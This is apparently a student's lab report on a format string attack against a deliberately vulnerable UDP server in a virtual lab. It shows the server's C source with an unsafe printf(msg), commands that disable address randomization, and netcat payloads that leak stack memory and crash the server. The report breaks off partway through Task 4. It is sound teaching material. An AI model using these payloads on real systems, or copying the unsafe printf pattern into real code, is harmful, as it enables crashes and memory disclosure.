Information Security: Format String Attack


Name: Chandan N Bhat

PES1201701593

Section H

In this lab we will try to exploit format string vulnerabilities, and exploit the vulnerability to cause some damage.

We Disable address randomization to achieve the outcomes of this lab.



```
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ 
```


Task 1: Vulnerable Program

We compile the server program that has the format string vulnerability. We make the stack executable so that we can inject and run our own code. We run the server-side program using the root privilege, which then listens to any information on 9090 port.


The server program is a privileged root daemon. Whenever a UDP packet comes to this port, the program gets the data and invokes myprint() to print out the data. The myprintf() function, has the format string vulnerability.

Then we connect to this server from the client using the “nc” command with the -u flag indicating UDP.


On compiling we observe that gcc gives us a warning about the possibilities of the vulnerability. From the Attacker Machine we send a message to the Victim(Server – 10.0.2.4) port 9090 using ‘netcat’ as shown below.



```c
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 100
#endif


char *secret = "A secret message\n";
unsigned int target = 0x11223344;

void myprintf(char *msg)
{
        uintptr_t framep;
        asm("movl %%ebp, %0" : "=r"(framep));
        printf("The ebp value inside myprintf() is: 0x%.8x\n",framep);
        char dummy[DUMMY_SIZE];
        memset(dummy,0,DUMMY_SIZE);
        //printf("The address of the 'msg' argument: 0x%.8x|n", (unsigned) &msg);
        // This line has a format-string vulnerability
        printf(msg);
        printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}

// This function provides some helpful information. It is meant to
//simplify the lab task. In practice, attackers need to figure
//out the information by themselves.

void helper()
{
        printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
        printf("The address of the 'target' variable: 0x%.8x\n",
        (unsigned) &target);
        printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}

void main()
{
        struct sockaddr_in server;
        struct sockaddr_in client;
        int clientLen;
        char buf[1500];
        helper();
        int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
        memset((char *) &server, 0, sizeof(server));
        server.sin_family = AF_INET;
        server.sin_addr.s_addr = htonl(INADDR_ANY);
        server.sin_port = htons(PORT);
        if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
                perror("ERROR on binding");
        while (1) {
                bzero(buf, 1500);
                recvfrom(sock, buf, 1500-1, 0,(struct sockaddr *) &client, &clientLen);
                myprintf(buf);
        }
        close(sock);
}
```



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ ls
server  server.c
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ ./server
The address of the input array: 0xbfffe740
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```



Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash

```
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ nc -u 10.0.2.4 9090
Chandan N Bhat...
```



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41


```
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ ./server
The address of the input array: 0xbfffe740
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe698
Chandan N Bhat...
The value of the 'target' variable (after): 0x11223344
```

We observe that the server program prints the text sent from the Attacker(Client).


Task 2: Understanding Layout of the Stack

We note the buffer address displayed by the server program, 0xbfffe740.The value of ebp is 0xbfffe698 as seen in task1. We know that the return address is ebp + 4, thus the value is 0xbfffe69c.

To find the value of the Format String we pass “@@@@” in the message, Ascii value being 40404040 and also keep appending ‘%.8x’. Next, the difference from ‘@@@@’ to 40404040 needs to be subtracted from the buffer address to find the address of the format string.



```
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ python -c 'print("@@@@."+"%.8x."*80);' | nc -u 10.0.2.4 9090
```



```
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ ./server
The address of the input array: 0xbfffe740
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe698
Chandan N Bhat...
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffe698
@@@@.00000000.00000064.b7fff918.0804a014.b7fe97a2.b7fffad0.bfffe740.00000001.bfffe698.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.3e78f200.00000003.bfffe74
0.bfffed28.080487e5.bfffe740.bfffe6b4.00000010.08048704.00000006.00000010.00000003.82230002.00000000.00000000.00000000.1fdc0002.0602000a.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.00000000.00000000.00000000.00000000.00000000.40404040.
The value of the 'target' variable (after): 0x11223344
```

From the screenshot we observe that the format string is 80 words away from the buffer. To get the address of the format string we need to subtract 320 (i.e. 80x4) from the start address.

Address of Format String = 0xbfffe740 – 320

= 0xbfffe600


Buffer Start Address = 0xbfffe740

Return Address = 0xbfffe69c


Task 3: Crashing the Program

To crash the program, we send an array of '%s' in the message which will try to fetch the value at the respective addresses.

The program crashes since most of the addresses will be invalid.


Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ python -c 'print("%s. "*15);' | nc -u 10.0.2.4 9090
```


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41


```
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$ ./server
The address of the input array: 0xbfffe740
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe698
Segmentation fault
[10/17/20]seed@Chandan_PES1201701593:~/.../lab$
```

We observe that on running the server program it crashes and exits with a Segmentation Fault due to the access of invalid addresses.


Task 4: Print out the Server Program's Memory

a. Stack Data

We specify our data as "@@@@" and many '%.8x'. We then find our value '@@@@' whose ASCII value is '40404040' which is stored in the memory.


Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ python -c 'print("@@@@."+"%.8x."*80);' | nc -u 10.0.2.4 9090
```



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
